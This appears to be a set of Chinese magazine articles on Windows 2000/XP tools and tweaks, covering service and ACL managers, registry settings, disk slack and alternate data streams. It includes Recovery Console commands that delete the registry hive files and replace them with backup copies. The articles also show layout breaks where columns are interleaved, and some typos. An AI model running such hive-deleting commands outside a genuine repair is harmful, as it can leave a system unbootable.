现在越来越多的软件也开始设计成服务运行的形式，有效管理系统中的服务程序，无论是对系统优化还是故障排除，都有着十分重要的意义。通常我们都是运行"services.msc"打开控制台的服务管理程序，不过过于麻烦的操作方式，总让人感觉有点不爽，ServiceView直观的管理与批量操作功能让人印象深刻，用后你会发现，服务管理原来可以这么简单！

ServiceView 小档案

软件版本:1.3.903.8　　软件大小:1049KB

软件性质:免费软件　　适用平台:Windows 2000/XP/2003

下载地址:http://www.nativecs.com/downloads/ServiceViewSetup.exe

实例一:给服务加个记号

系统自带的服务管理器无法直接给服务添加注释，虽然每个服务属性中都有注释栏，但这些生硬的描述往往会让你一头雾水，根据自己掌握的知识给这些服务添加更容易理解的注释非常必要。例如"DefWatch"服务是Norton病毒防火墙的后台服务程序，但由于该服务没有任何注释，直接从服务名称上又很难理解，我们可以给它添加一个注释，在ServiceView界面中选中"Services→DefWatch"，在右边的"Description"栏中输入"不要禁用，这是Norton病毒防火墙的后台服务程序"(见图1)，然后单击"Apply"按钮保存，以后在查看服务时就可以看到这些注释了，即使使用系统自带的服务管理程序同样可以看到这个注释。




图1

实例二:快速优化服务

许多媒体都介绍过关于禁用服务来优化系统的文章，我们一般都是对着书一个个地打开属性进行优化设置，其实可以在ServiceView中巧妙利用它的注释信息和批处理功能进行快速优化。

首先需要在要禁用的服务名称前都添加"禁用"二字作以标志，然后单击左边的"Services"，在右边选中"Services List"选项，可以直接列出系统中所有服务的详细信息，单击"Description"列标签，使之按注释内容排序，这时可以看到所有名称前面带有"禁用"标志的服务都排列在一起了，选中所有这些添加了禁用标识的服务，单击鼠标右键，选择"change startup"→"Disabled"即可批量禁用这些服务，非常方便。

实例三:轻松设置服务配置

在左边的服务列表选中服务名称后，在右边的"General"选项卡中可以看到该服务的详细信息，单击中间的按钮可以设置服务"Start"(开始)、"Resume"(恢复)、"Pause"(暂停)、"Stop"(停止)运行。在"Startup"下拉框中可以选择服务的启动类型。

小提示

★选择"Automatic"(自动)时，该服务会随系统启动自动运行，但这样延长系统启动所需要的时间，这也就是为什么禁用服务可以优化系统加快启动的原因；选择"Manual"(手动)运行时，它不会随系统同时启动，你可以在需要的时候单击"Start"按钮来启动它；选择"Disabled"(禁用)时，它就不能再运行了，即使你手工点击"Start"按钮也是无法启动运行的，必须重新将它设置为"Automatic"或者"Manual"类型才能运行。

★一些服务并不能单独运行，必须依靠其他的服务，我们称这两个服务之间有依存关系，如果一个服务停止或被禁用了，那么依靠这个服务的其他服务都将不能运行，因此在停止或者禁用一个服务之前，一定要看清楚这个服务的依存关系。在ServiceView中单击"Advanced"选项卡，在下面的"Dependent services"栏中可以看到与该服务有依存关系的服务名称。

打开"Advanced"选项卡，可以了解到该服务的其它信息(见图2)，"Path to executable"栏中显示了其所运行的程序和路径，从这里可以判断出服务的功能。"Type"下拉框中显示了该服务类型。"SERVICE_WIN32_OWN_PROCESS"：说明该服务可执行程序中只拥有一个服务程序。"SERVICE_WIN32_SHARE_ PROCESS"：表示该程序中包含多个服务的执行代码。

在"Error Control"下拉框中则显示了该服务的错误控制方式。"SERVICE_ERROR_IGNORE"表示服务出错时忽略




图 2

错误并继续启动，“SERVICE_ERROR_NORMAL”则会把错误原因记录在日志中并继续启动，而“SERVICE_ERROR_SEVERE”和“SERVICE_ERROR_CRITICAL”方式则会在出错时向用户显示一条出错信息，并自动重启系统。

打开“Recovery”选项卡，在这里可设置服务失败时计算机的处理方式，这在系统自带的服务管理器中也有相同设置，不再赘述。

小提示

使用ServiceView后你会发现左边多了一个“Devices”类别，这在系统自带的服务管理器中看不到的，它们都是设备驱动，在Windows 2000/XP中，驱动程序实际上也属于服务的一种，操作和设置与程序服务一样，不过它们直接影响到系统硬件的正常工作，因此对于这类服务的操作就要特别小心了。

二、权限管理也能玩克隆

众所周知，NTFS文件系统有着极高的安全特性，它通过ACL(Access Control List，即访问控制列表)来控制用户或组对文件(夹)的访问权限，正确配置文件和目录权限对于防止未授权的访问至关重要。要设置NTFS文件(夹)的访问权限，需要在资源管理器中单击鼠标右键，选择“属性”，在“安全”选项卡中进行设置，这种方式对于大量的文件管理来说，很不方便，ACLView 则提供一个更为直观、方便的界面来管理系统ACL设置，而且可以把ACL设置保存为XML格式的模板，通过调用模板来快速配置其它文件(夹)的权限设置。

ACLView 小档案

软件版本:1.3.903.10　　软件大小:1054KB

软件性质:免费软件　　适用平台:Windows 2000/XP/2003

下载地址:http://www.nativecs.com/downloads/ACLViewSetup.exe

名 词 解 释

什么是DACL和SACL

每个对象(文件或文件夹)都带有一组安全信息或安全描述符，DACL和SACL都是安全描述符的组成部分，其中DACL(Discretionary Access Control List，即自由访问控制列表)部分保存了可以访问对象的组或用户，以及授予这些组或用户的访问权限信息。安全描述符除了包含权限信息外，还包括了审核信息，这部分被称为SACL(System Access Control List，即系统访问控制列表)，它指定了每个用户或组的哪个事件将被审核，如何审核，例如文件访问、登录尝试和系统关闭都可以是审核事件。

运行ACLView，可以看到一个类似资源管理器风格的界面，在这里只会显示出系统中NTFS格式的磁盘分区，因此管理上更为方便，选中某个文件(夹)，即可在右边看到该对象的安全信息，而不用像在资源管理器中那样，需要打开每个文件的属性进行设置。

实例一:快速设置ACL

在“DACL”选项卡中显示了可以访问该对象的用户或组(见图3)，选中用户或组名称，在右边的列表中可以看到访问权限，你可以在这里重新设置访问权限后单击“Apply”按钮即可。单击“Add”按钮可以添加允许访问对象的组和用户，在右下角的下拉框中选择“ACCESS_DENIED_ACE_TYPE”可以快速禁止所有访问权限。下面的“Inherit permission from parent”选项可以设置是否从父项继承权限。“SACL”选项卡中的设置与此类似，不再赘述。打开“Owner”选项卡，在这里双击“Owner”后面的所有者名称或者单击工具栏中的“Changes”按钮可以改变所有者，双击下面的“Primary group”可以改变主组设置。



图 3

实例二:“克隆”DACL设置

ACLView有一个最方便的特性就是快速克隆DACL设置，在你需要批量设置用户权限时非常有用。首先你需要对某个对象设置好用户及权限，以作为模板使用，然后单击工具栏最右边的磁盘图标按钮(见图4)，选择“Save Permissions List”，把这个权限设置保存为模板文件，如“readonly”。然后在左边的资源浏览窗口中选中要设置权限的新对象，再单击磁盘图标按钮选择“Load Permissions List”，打开刚才保存的“readonly”文件即可快速为该对象设置同样的用户和权限分配了。




图 4

CF [XT08]

鲜为人知的Windows 2000/XP优化技巧

■ 北京 苦咖啡

1.关闭磁盘性能计数器 2000/XP

按下Win＋R组合键，输入"diskperf -n"，回车后重启系统。如果要恢复该计数器，则使用"DISKPERF -YD"命令即可。

2.移动打印池目录 2000/XP

如果你的电脑连接有打印机，那么将打印池目录移出系统分区将会显著提高性能。比如：将其移动到D盘，那么首先在这里新建一个名为PrintSpool的文件夹；接着点击"开始→打印机和传真"；点击"文件→服务器属性"，在打开的窗口中进入"高级"选项卡，在"后台打印文件夹"的输入框中输入刚才创建的文件夹的路径，比如：D:\PrintSpool。

3.关于启动IDE设备的DMA模式 2000/XP

相信不少朋友都知道要将硬盘的传送模式设置为DMA，但有时Windows会错误地将其设置为PIO模式。我们曾经遇到过类似问题，本来已经将原有的80GB硬盘设置为DMA模式，但在添加了一块120GB硬盘后，系统却莫名其妙地出现了观看DivX电影时不流畅、播放MP3有爆音的故障。进入"设备管理器→IDE ATA/ATAPI控制器"，双击打开"Primary IDE Channel"属性窗口，进入"高级设置"选项卡，发现"当前传送模式"竟然是PIO，即使将其设置为"DMA(若可用)"，在重启后依然还是PIO模式。这时，需要右击"Primary IDE Channel"并选择"卸载"，之后要多次重启完成重装，现在你的硬盘就会运行在DMA传送模式下了。

如果"Secondary IDE Channel"也存在类似问题，那么可同样进行修正。

4.128MB内存请关闭后台数据预取 XP

Windows XP使用了一项独特的系统优化技术——后台数据预取，它对提高系统性能有着很好的作用。但是如果你只有128MB或更少的内存，那么这一功能会因为占用过多内存而严重影响系统性能，所以建议将其禁用。打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\PrefetchParameters\EnablePrefetcher]，将其值设置为0即可。

5.让"我的电脑"显示更快些 XP

默认设置下，当打开"我的电脑"后，系统会自动搜索网络文件夹和打印机，这会造成驱动器等图标的显示延迟，建议进入"我的电脑"，点击"工具→文件夹选项→查看"，在列表中取消"自动搜索网络文件夹和打印机"的勾选。

6.网卡影响显卡？ 2000/XP

有网友报告，他的两台电脑在玩一些3D游戏时都出现了画面停顿现象，同时伴有CPU占用率猛增，而最终的解决方案也很有趣，如果你的电脑处于局域网，并且也有相同问题，那么不妨试试他的方法。按下Win＋Break组合键打开"系统属性"窗口，进入"硬件→设备管理器"，在"网卡"项下双击打开所使用网卡的选项打开其属性窗口，接着进入"高级"选项卡，在"属性"列表中选中"Media Type"，然后在右侧"值(V)"下选择网卡实际的值，比如："100baseTX Full Duplex"，而不是"Auto Sense"(自动识别)，完成后重启。

7.修复损坏的IP配置 XP

在Windows XP以前版本，如果遇到上网问题，往往是由于IP配置损坏造成的，可以通过卸载并重装TCP/IP协议来排除故障。但在Windows XP中却无法卸载其TCP/IP协议，微软认为它是操作系统的一个主要组件，卸载可能会造成系统问题。不过，我们可以使用Windows XP的命令提示符工具——NetShell(C:\Windows\System32\Netsh.exe)来重置所有IP相关的注册表设置，将其恢复到默认状态。

首先进入"命令提示符"，接着输入"netsh int ip reset ipstuff.txt"，后面的"Ipstuff.txt"的文件名可任意起，它主要用来记录重置过程中注册表键值的变化。

8.防止复制CD时出现噪音 XP

如果使用第三方刻录软件(比如：Nero Burning Rom)复制的音乐CD，很可能会出现每首歌的最后有噪音现象，你可以通过下面的方法来防止。按下Win＋Break组合键调出"系统属性"窗口，进入"硬件→设备管理器"，选择"IDE ATA/ATAPI控制器"项，双击刻录机所在的IDE Channel(IDE通道)打开其属性窗口，进入"高级设置"选项卡，如果你的刻录机接为主盘，那么应该是"设备0"，如果接为副盘，应为"设备1"，将其"传送模式"修改为"仅PIO"。重启后即可进行刻录。

9.强制空闲任务执行 XP

Windows XP的优秀性能表现很大程度得益于其系统动态调节技术，而其中一个重要部分就是"空闲任务"，它们可以在系统不使用时或空闲时，自动在后台运行从而提高系统性能，比如：文件存放位置优化、系统还原、软件运行优化等，所有这些"空闲任务"都由advapi32.dll来控制，因此你可以通过命令行强行执行"空闲任务"，达到优化系统性能的目的。点击"开始→运行"，在输入框中输入"

Rundll32.exe advapi32.dll,ProcessIdleTasks"，回车后即可使系统运行所有"空闲任务"，大约要花费15分钟的时间 。

看点 我们曾经在2003年第22期介绍过：在遇到系统严重问题无法启动时，可利用C:\Windows\repair文件夹中保存的初始化注册表文件来挽救Windows 2000/XP，但因为是系统安装时的初始化注册表文件，所以接下来的各种恢复工作会相当复杂，其实只要是Windows XP，并且启用了系统还原功能，那么还有更完美的故障解决方案。

天塌下来也不怕

——注册表损坏导致无法启动的故障解决

■ 小矮马

如果有一天，你的Windows XP无法启动，并且显示以下错误信息中的一个，那么可以确定是注册表损坏造成的：

★ Windows XP could not start because the following file is missing or corrupt: \WINDOWS\SYSTEM32\CONFIG\SYSTEM

★ Windows XP could not start because the following file is missing or corrupt: \WINDOWS\SYSTEM32\CONFIG\SOFTWARE

★ Stop: c0000218 {Registry File Failure} The registry cannot load the hive (file): \SystemRoot\System32\Config\SOFTWARE or its log or alternate

一、将注册表初始化

首先使用Windows XP光盘启动电脑，根据提示按“R”键进入系统恢复控制台，创建一个临时文件夹，将System32\Config文件夹中当前系统所使用的注册表文件备份到临时文件夹，接着将System32\Config文件夹中的文件全部删除，并将c:\windows\repair\文件夹中Windows安装时的初始注册表文件复制进System32\Config文件夹，命令如下输入：

```
md tmp
copy c:\windows\system32\config\system c:\windows\tmp\system.bak
copy c:\windows\system32\config\software c:\windows\tmp\software.bak
copy c:\windows\system32\config\sam c:\windows\tmp\sam.bak
copy c:\windows\system32\config\security c:\windows\tmp\security.bak
copy c:\windows\system32\config\default c:\windows\tmp\default.bak

delete c:\windows\system32\config\system
delete c:\windows\system32\config\software
delete c:\windows\system32\config\sam
delete c:\windows\system32\config\security
delete c:\windows\system32\config\default

copy c:\windows\repair\system c:\windows\system32\config\system
copy c:\windows\repair\software c:\windows\system32\config\software
copy c:\windows\repair\sam c:\windows\system32\config\sam
copy c:\windows\repair\security c:\windows\system32\config\security
copy c:\windows\repair\default c:\windows\system32\config\default
```

完成后，输入“Exit”命令退出恢复控制台，电脑将自动重启。

二、提取系统还原中的注册表文件

Step 1 在Windows XP启动画面出现时，按下F8键进入安全模式，并且用管理员身份登录系统；

Step 2 进入资源管理器，点击“工具→文件夹选项→查看”，点选“显示所有文件和文件

10.让程序启动更快 XP

默认情况下，微软为Windows Media Player的启动程序增加了一个“/prefetch:1”参数，从而使其启动速度更快。而这一参数其实也可以用于其他Windows组件或某些第三方软件，方法很简单，就是在其快捷方式的“目标”路径后加上这个参数即可。下面举个实例进行说明。

点击“开始→所有程序→附件→系统工具”，右击菜单中的“系统还原”并选择“属性”，在弹出窗口的“目标”栏的程序路径最后加上“/prefetch:1”参数，最后应该写为“%ystemRoot%\System32\restore\rstrui.exe /prefetch:1”，“确定”后再试试启动“系统还原”，是不是速度大大提升了？

小提示

要注意的是，这个参数并一定不适合所有软件，你需要一一尝试，如果在应用并运行时出现参数错误的提示，那么说明这个软件无法使用此参数。

11.CD-ROM的自动播放哪里去了？ XP

有些朋友会发现，打开“我的电脑”，其中CD-ROM或其他可移动设备右键菜单的“自动播放”选项消失了。这一故障的原因是“Shell Hardware Detection”服务被设置为了“手动”或“已禁用”。只要进入“控制面板→管理工具→服务”，将该服务设置为“自动”即可恢复。

12.加快程序运行速度 2000/XP

Windows在运行一些读写频繁的应用程序时，调用文件较多。我们可以通过对文件占用的空间进行限制，合理地分配资源，加快程序运行速度。进入注册表编辑器，选择[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\FileSystem]主键，新建DWORD值“ConfigFileAllocSize”，将其值设为512（十进制）或200（十六进制）。

CF [XT09]

夹”，并取消“隐藏受保护的操作系统文件(推荐)”及“使用简单文件共享(推荐)”(如果使用的是NTFS文件系统)的勾选。

Step 3 双击进入Windows XP所在分区，打开“System Volume Information”文件夹，此文件夹中包含有一个或几个类似“_restore {GUID}”的文件夹，比如：“_restore{87BD3667-3246-476B-923F-F86E30B3E7F8}”。

小提示

如果你使用了NTFS文件系统，那么在进入该文件夹时，可能会遇到系统提示无法访问的情况，这时要右击“System Volume Information”文件夹，选择“属性→安全性”，然后单击“添加”，输入当前所使用的登录账户的用户名。如果使用的是Windows XP家庭版，那么要进入“命令提示符”，输入:Cacls "C:\System Volume Information" /E /G 用户名:F，回车后即可。

Step 4 点击“查看→详细资料”，根据时间列查看各文件夹的创建时间，建议选择进入一个时间比较近的文件夹(不要选当前时间的文件夹)，然后再进入该文件夹“RPx\Snapshot”文件夹(x为任意数)，比如：“C:\System Volume Information_restore{D86480E3-73EF-47BC-A0EB-A81BE6EE3ED8}\RP1\Snapshot”。将该文件夹中以下文件复制到C:\Windows\Tmp文件夹中：

_REGISTRY_USER_.DEFAULT
_REGISTRY_MACHINE_SECURITY
_REGISTRY_MACHINE_SOFTWARE
_REGISTRY_MACHINE_SYSTEM
_REGISTRY_MACHINE_SAM

Step 5 接着将刚才复制到C:\Windows\Tmp中的文件重命名：

_REGISTRY_USER_.DEFAULT → DEFAULT
_REGISTRY_MACHINE_SECURITY → SECURITY
_REGISTRY_MACHINE_SOFTWARE → SOFTWARE
_REGISTRY_MACHINE_SYSTEM → SYSTEM
_REGISTRY_MACHINE_SAM → SAM

小提示

可能会有朋友问，为什么不直接在故障恢复控制台中进行这些操作呢？这是因为在故障恢复控制台中无法访问“System Volume Information”文件夹。

三、恢复注册表文件

再次进入故障恢复控制台，输入以下命令：

```
del c:\windows\system32\config\sam
del c:\windows\system32\config\security
del c:\windows\system32\config\software
del c:\windows\system32\config\default
del c:\windows\system32\config\system

copy c:\windows\tmp\software c:\windows\system32\config\software
copy c:\windows\tmp\system c:\windows\system32\config\system
copy c:\windows\tmp\sam c:\windows\system32\config\sam
copy c:\windows\tmp\security c:\windows\system32\config\security
copy c:\windows\tmp\default c:\windows\system32\config\default
```

通过以上命令就将提取的系统还原中的注册表文件替换成为当前系统使用的注册表文件，输入“Exit”退出故障恢复控制台并重启。

小提示

其实平时可以将一、三两大部分中的命令分别写入两个文本文件中，比如：regcopy1.txt和regcopy2.txt，这样在故障恢复控制台中每次只要输入：batch regcopy1.txt和batch regcopy2.txt两个命令就能快速执行其中的命令，而不用一一输入。

CF [XT10]

别把“发送到”当成“复制”

■北京 雨青

学校机房的电脑用的是Windows 98，电脑都是公用的，E盘下是各位老师的文件夹，保存着各自的好东西。自从我知道右键菜单中“发送到”的内容也可以自定义，就急忙找到“C:\windows\send to”，新建了一个“快捷方式”，输入一个常用路径。这样，想要哪个文件，一点右键，就可以“发送到”常用文件夹了。

开始，只知道“发送到”就是复制的一种简便方式，可没想到这项功能在Windows 98中还另有说法。因不了解此项，差点与同事闹误会。

我在用Photoshop加工照片时，发现同事的文件夹中有很多的美景图片，为了操作方便也为了不误伤这些美好的图片，就用“发送到”把图片放在了自己的文件夹中。突然有一天，同事很生气地找到我说“怎么删除我的图片？复制一下还不行吗？”

我不明白这到底是怎么回事。用“发送到”后，并没有删除文件，怎么会丢了呢？用“发送到”也不是一天两天了，它的作用一直是“复制”，不是“移动”呀？为了弄个明白，我再次把他的图片发到我的文件夹，源文件真的消失了！

功夫不负有心人，原因终于找到了：原来在Windows 98中用“发送到”时，源文件夹和目的文件夹如果在同一盘符下，那么就相当于把文件移动到目的文件夹，而不是复制。图片文件和复制到的文件夹都在一个盘符中，所以被移动过去了。

小提示

经过在Windows 2000/XP中验证，既使同一盘符下，“发送到”的作用也是复制，而不是“移动”。

CF [XT11]

被遗忘的角落——磁盘“渣滓洞”


■ 浙江 俞伟明

每当我们按下“Shift+Del”时，你是不是以为这些数据已经从磁盘消失了？一些专业的粉碎文件软件可以在删除文件后覆盖该位置，这样是不是就彻底安全了呢？实际上删除和覆盖文件还不能清除硬盘上所有敏感数据，因为数据可能隐藏在某些意料之外的地方，所以文件占用的每一个扇区都必须彻底清洗。

你知道吗？

磁盘的扇区

在硬盘格式化之后，硬盘是以扇区为基本单位的。一个分区是由若干个扇区构成的。磁盘在工作时，它所存储的信息是按一系列同心圆记录在其表面上的，每一个同心圆称为一个磁道。一张完整的磁片中的一个扇形被多个同心圆截取，形成了一个个扇区。一个扇区的大小为512字节，一个整圆环为一个磁道，一个磁道上有若干个扇区。所以，越靠近外侧磁道，单个扇区的体积越大。



一、磁盘也有“渣滓洞”

向磁盘写入文件时，文件最后一部分通常不会恰好填满最后一个扇区，这时Windows就会随机地提取一些内存数据来填充空余区域。从内存获取的数据称为RAM Slack(内存渣滓)，它可能是电脑启动之后创建、访问、修改的任何数据。另外，最后一个簇中没有用到的扇区就原封不动，即保留原来的数据，称为Drive Slack(磁盘渣滓)。许多号称安全删除文件的工具不会正确清除内存渣滓和磁盘渣滓，而这些被称为渣滓的地方却可能包含大量的敏感信息。

二、藏污纳垢的ADS

在NTFS文件系统中，每个文件包含多个“数据流❶”，其中一个流用来保存访问权限之类的信息，另一个流用来保存真正的文件数据。除此之外，NTFS还允许额外的数据流，即ADS(Alternative Data Stream)，ADS可以用来保存任何信息，最常见的用途是保存图形文件的缩略图。由于许多安全删除文件的工具不能清除ADS，所以即使存放文件实际数据的流已经清除，但缩略图仍可能泄露机密。微软知识库文章319300(http://support.microsoft.com/?kbid=319300)介绍了如何防止系统创建缩略图使用的流。通过删除注册中[HKEY_LOCAL_MACHINE\System\Currentcontrolset\Control\Contentindex\FilterTrackers]键值，可以解决这个漏洞.

名 词 解 释

❶ 数据流

Windows 95/98的FAT文件系统中，仅存在一种数据流——即程序编码本身；而Windows NT/2000的NTFS文件系统却支持用户在该文件系统中创建多种数量的数据流，其中包括一些独立可执行模块以及各种各样的服务数据流，如文件访问权、加密数据与处理时间等。这就意味着NTFS文件系统具有极强的伸缩性，它可以使用户创建自定义数据流已完成特定的任务。

三、磁盘上的隐藏区域

ADS已是人们熟知的隐藏数据和病毒之地，经常被计算机犯罪分子利用。但除此之外，硬盘上还有其他可以隐藏数据的区域。

在老式磁盘上，数据还可以隐藏在称为扇区缝隙的地方。老式磁盘的每一个磁道都有数量相同的扇区，但外圈磁道显然要比内圈磁道长，有些人就利用外圈磁道上扇区之间的缝隙来保存数据。新型磁盘利用一种称为分区记录(Zoned Recording)的技术避免了这种空间浪费，它能够根据磁道的位置调整每个磁道的扇区数量。

要访问磁盘上的这类隐藏区域，必须使用绕过操作系统磁盘访问功能的工具。搜索一下网络，可以看到正规的专业工具都很昂贵，例如EnCase Forensic Edition(http://www.guidancesoftware.com)要2000多美元；Directory Snoop可能最便宜，也要29美元，但它不支持NTFS。

你知道吗？

扇区是在低级格式化期间创建的，通常由硬盘制造厂完成。低级格式化工具会标记出损坏的扇区，从而避免磁盘控制器向损坏的区域写入数据。簇由高级格式化工具创建，如Windows或DOS的format命令。如果高级格式化期间发现坏扇区，整个簇被标记为坏簇，但是，坏簇里面还有好的扇区，有些人就利用这些扇区来隐藏数据。

综上所述，我们可以说：恢复数据实际上要比彻底清除数据简单。当然，这是对于专业技术人员来说的，对于一般用户，重要文件还是小心保存为妙。如果不小心删除了某个重要的文件(谁都会遇到这类事情)，FinalData等恢复工具是我们最后救命的稻草。反之，如果你想出售自己的电脑或硬盘，请先确定里面有没有机密信息，考虑一下是否有必要彻底地清洗一下硬盘。

CF [XT12]

你会用你手中的“权”吗

■ 北京 zhp

在Windows 2000/XP中，我们可以使用多个权限不同的用户。为了安全，我们在平时或是给他人使用时，通常不用有管理员权限的用户，而是使用权限比较低的用户。尤其多人共用一台电脑时，这种情况就更常见了。这样虽然在一定程度上能够提高系统的安全性，但在安装或使用某些软件时却遇到一些很烦人的事，我们权限不够，那我们是不是每次都必须切换到管理员的状态下呢？另外，我们在分配用户或是管理用户时，你也许会发现我们并不能随心所欲地增加或删除某些用户，即使你是在管理员的权限下。

那怎么办呢？还得看你怎么使用你手中的“权”。

一、轻松获得安装“权”

众所周知，多数软件的安装都需要管理员的权限，可我们能不能偷个懒，在别的用户中完全安装呢？先找到要安装软件的可执行程序setup.exe，选中它，按住Shift键，同时右击鼠标，选中“运行方式”，在接下来的界面中，先输入拥有管理员权限的用户名，再输入它的密码(见图1)，然后按“确定”这样就能轻松安装软件了。




图1

二、找回软件使用“权”

你是否看到软件提示注册的对话框呢？当在Administrator用户下使用它时，就不会遇到这样的提示，在功能上也没有任何的限制，而在别的用户下运行就不行。无论输入多少次注册码，它都会蹦出这个烦人的东东来！另外，还有像金山词霸之类的软件。当拥有管理员权限时，可以查阅任何单词，可一转换用户，就连一个单词也查不到(见图2)！在这种情况下，我们先在资源管理中找到要运行的软件，选中后按住Shift键，然后用上面介绍的方法即可正常运行。

三、永久的提升

按上面的方法做，虽一时解决了问题，但如果这个软件你经常使用，那每次都这样切换运行的话，当然是很不方便了。如果想永久拥有运行该程序的权限，那就要更改注册表了。这里以修改WinISO为例。



图2

Step 1 首先以管理员的身份登录，再进入注册表编辑器(Windows 2000 提供两个版本的注册表编辑器:Regedit.exe(16 位)和 Regedt32.exe(32 位)。Regedit.exe主要功能是它的搜索功能。我们也可以用Regedit.exe来更改注册表，但它的功能不够全面，可能无法正确查看或编辑个别数据类型，而且它不能用来设置注册表项的安全性，所以一般不建议使用它来更改。我们这里使用Regedt32.exe。Windows XP则用Regedit.exe)。

Step 2 利用搜索功能来查找有关WinISO的事项，并找到列有WinISO的详细信息的子键。选中HKEY_LOCAL_MACHINE，打开Software子键，选中WinISO子键，使其保持高亮状态，然后打开菜单栏中的安全，选择“权限”，打开权限对话框(见图3)。



图3

小提示

如果你使用的是Windows XP，那么直接在选中WinISO后右击，便可以看到权限选项了。

Step 3 打开权限对话框后，选中你想要提升权限的用户名，比如说要提升的用户属于Power Users，那么先选择它，看一下它的权限状态。勾选“允许”复选框。对于某些用户，它后面的权限可能无法点选，不用急，先将“允许将来自父系……”前的勾去掉，再点应用即可，但最后还要记着勾回来噢！

好了，现在换个身份去看看吧！恭喜你，你“升职”了。 CF [XT13]

优化不要太盲目！

■ 北京　pp

《手机》中费默先生的口头缠是“盲目”！其实在我们的电脑使用中也有不少“盲目”现象，比如：盲目地跟着潮流选择完全超过自己应用要求的高级电脑配置；盲目相信最新的就是最好的；盲目应用一些可能并不适合自己电脑的秘技等。下面我们来深入剖析两个关于修改注册表增强系统性能的秘技，可能你明白一些事情。

1.加大“ContigFileAllocSize”，可增强系统性能！

秘技回放:这是一个流传非常广泛秘技，在[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\FileSystem]中新增名为“ContigFileAllocSize”的DWORD值，并将其数值设为000001f4(16进制)，这样可以优化Windows的性能。

客观分析:改“ContigFileAllocSize”可以“提高系统性能”有点言过其实。首先，来了解一下“ContigFileAllocSize”是做什么用的，它主要用来指定操作系统在存储文件时，搜寻连续空间的最小单位。

加大“ContigFileAllocSize”的值从理论上讲确实可以在一定程序降低文件碎片的产生，从而提高系统性能，比如：假设设置的值是500KB，那么如果有一个600KB的文件要保存，Windows会首先找出一个“连续”的500KB空间来存放这个600KB的文件，因为前面指定的最小搜寻单位是500KB，所以电脑在找到第一个500KB的空间后，还会继续找下一个500KB的空间才能放得下该文件，那么这个600KB的文件就分散在硬盘四处，不是一个连续文件。所以，在读取这个文件时，Windows就要在硬盘四处来回读取，就会比较花费时间(磁盘读取频繁)。

但是，电脑中的文件大小不一，谁也无法找到一个平均值，因此修改这个设置的意义并不大，倒是定期进行磁盘整理对于消除文件碎片有100%的帮助。

2.减少“WaitToKillServiceTimeout”值加快系统关机

秘技回放:同样一个极为著名的秘技，修改[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control]中的“WaitToKillServiceTimeout”值，将其设置为1000，可加快系统关机。

客观分析:“WaitToKillServiceTimeout”数值设的越小，关机速度越快，这个说法并非不对，但却只说了一半，而另一半却没说。该值的功能是用来设置等待终止系统服务的时间，就是说：关机时，如果有某个服务超过指定时间还不自动停止，Windows就强迫停掉它，不等了！Windows 2000/XP的预设值是20000(单位是毫秒)。其实这个值只是一种最大宽限而已，假如所有服务都自动在20000毫秒内终止，Windows绝对不会在那里傻等到20000毫秒结束，而是继续关机步骤。

“WaitToKillServiceTimeout”就是给服务一段缓冲时间，让这些运行中的服务有足够时间将缓存中的数据在系统结束前写回去，如果没有保留足够的缓冲时间，数据就有可能遗失，接着会发生什么事情，谁也没办法预料。特别是做为服务器用途的电脑在修改“WaitToKillServiceTimeout”数值时更要小心，像DHCP、DNS、WINS、Exchange、SQL Server等这些服务所需要停止的时间绝对比一般服务长许多，任意强迫终止，只会造成数据流失，不会有任何好处。

因此，我们建议各位朋友最好不要修改“WaitToKillServiceTimeout”，保持系统默认的20000吧！

小提示

与“WaitToKillServiceTimeout”相似的还有“WaitToKillAppTimeout”及“HungAppTimeout”，不过它们产生的影响不会像“WaitToKillServiceTimeout”那么严重，这两个键值位于[HKEY_CURRENT_USER\ControlPanel\Desktop]。

CF [XT14]

电影播放优化绝招

■ 北京　Lp

在用电脑观看电影时，如果后台还有很多程序在运行，那么很可能会影响到播放效果，而这个技巧可以解决此问题，使电影播放更为流畅。

用记事本在任何文件夹中（比如：C盘根目录下）创建名为“wmp_AboveNormal.bat”的批处理文件，然后在其中输入以下文字：

```
echo off
start /AboveNormal C:\"Program Files"\"Windows Media Player"\wmplayer.exe %1 %*
```

接着，打开资源管理器，点击“工具→文件夹选项→文件类型”，在列表中找到并选中“AVI 视频剪辑”，然后单击“更改”按钮，在弹出窗口中单击“其他”按钮，在弹出的“打开方式”窗口中选择刚才创建的“wmp_AboveNormal.bat”。

